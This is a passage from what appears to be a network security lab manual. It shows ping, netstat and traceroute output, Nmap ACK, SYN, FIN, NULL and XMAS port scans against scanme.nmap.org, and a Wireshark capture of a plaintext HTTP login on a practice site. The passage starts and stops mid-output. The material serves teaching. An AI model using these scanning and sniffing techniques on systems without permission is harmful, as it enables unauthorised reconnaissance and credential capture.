 11   131 ms   133 ms   139 ms  fw.prestashop.com [94.100.173.4]
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17     *        *        *     Request timed out.
 18     *        *        *     Request timed out.
 19     *        *        *     Request timed out.
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses
Ifconfig




```
C:\>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1

Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65

Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_
```



```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

Netstat



```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```

PRACTICAL NO.5


AIM: **Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS**

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.

- **ACK** -sA (TCP ACK scan)

  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

  Command: **nmap -sA -T4 scanme.nmap.org**




```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
53/tcp  unfiltered domain
70/tcp  unfiltered gopher
80/tcp  unfiltered http
113/tcp unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


  Command: **nmap -p22,113,139 scanme.nmap.org**



```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.


  Command: **nmap -sF -T4 para**



```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
53/tcp   open|filtered domain
111/tcp  open|filtered rpcbind
515/tcp  open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan** (-sN)
  Does not set any bits (TCP flag header is 0)


  Command: **nmap –sN –p 22 scanme.nmap.org**



```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

  Command: **nmap -sX -T4 scanme.nmap.org**




```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT    STATE  SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

PRACTICAL NO.6

AIM: Use Wireshark (Sniffer) to capture network traffic and analyse.

Step 1: Install and open WireShark tool.




The Wireshark Network Analyzer [Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.10.8 (v1.10.8-2-g52a5244 from master-1.10)
Capture
Interface List
Live list of the capture interfaces (counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
VirtualBox Host-Only Network
Wireless Network Connection
Capture Options
Start a capture with detailed options
Capture Help
How to Capture
Step by step to a successful capture setup
Network Media
Specific information for capturing on: Ethernet, WLAN, ...
Files
Open
Open a previously captured file
Open Recent:
Sample Captures
A rich assortment of example capture files on the wiki
Online
Website
Visit the project's website
User's Guide
The User's Guide (local version, if installed)
Security
Work with Wireshark as securely as possible
Ready to load or capture
No Packets
Profile: Default

Step 2: Open Network Interface as Ethernet or WLAN if in wireless network. Click on start capturing

Step 3: Open Browser. Visit “techpanda.org”. Enter user_id and password. Click on login.

email: admin@google.com
password: Password



Login | Personal Contacts Manager v1.0

Email*


admin@google.com

Password*

•••••••••

□ Remember me

Step 4: In wireshark click on stop capturing. Search for HTTP POST packet.



Applications Places System
Timer Wed Apr 3, 3:29 PM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…

```
No.   Time          Source          Destination     Protocol  Length  Info
   29 7.421349355   192.168.0.109   72.52.251.71    HTTP        738  POST /index.php HTTP/1.1  (application/x-www-form-urlencoded)
   37 7.664164157   72.52.251.71    192.168.0.109   HTTP       1251  HTTP/1.1 200 OK  (text/html)
```

```
› Frame 29: 738 bytes on wire (5904 bits), 738 bytes captured (5904 bits) on interface 0
› Ethernet II, Src: LiteonTe_55:0e:03 (d0:53:49:55:0e:03), Dst: Tp-LinkT_2f:2c:c4 (30:b5:c2:2f:2c:c4)
› Internet Protocol Version 4, Src: 192.168.0.109, Dst: 72.52.251.71
› Transmission Control Protocol, Src Port: 39562, Dst Port: 80, Seq: 1, Ack: 1, Len: 672
⌄ Hypertext Transfer Protocol
  › POST /index.php HTTP/1.1\r\n
    Host: techpanda.org\r\n
    Connection: keep-alive\r\n
  › Content-Length: 43\r\n
    Cache-Control: max-age=0\r\n
    Origin: http://techpanda.org\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3\r\n
    Referer: http://techpanda.org/\r\n
    Accept-Encoding: gzip, deflate\r\n
```


```
0040  32 8d 50 4f 53 54 20 2f  69 6e 64 65 78 2e 70 68   2·POST / index.ph
0050  70 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   p HTTP/1 .1··Host
0060  3a 20 74 65 63 68 70 61  6e 64 61 2e 6f 72 67 0d   : techpa nda.org·
0070  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 6b 65 65   ·Connect ion: kee
0080  70 2d 61 6c 69 76 65 0d  0a 43 6f 6e 74 65 6e 74   p-alive· ·Content
0090  2d 4c 65 6e 67 74 68 3a  20 34 33 0d 0a 43 61 63   -Length:  43··Cac
00a0  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6d 61 78 2d   he-Contr ol: max-
00b0  61 67 65 3d 30 0d 0a 4f  72 69 67 69 6e 3a 20 68   age=0··O rigin: h
00c0  74 74 70 3a 2f 2f 74 65  63 68 70 61 6e 64 61 2e   ttp://te chpanda.
00d0  6f 72 67 0d 0a 55 70 67  72 61 64 65 2d 49 6e 73   org··Upg rade-Ins
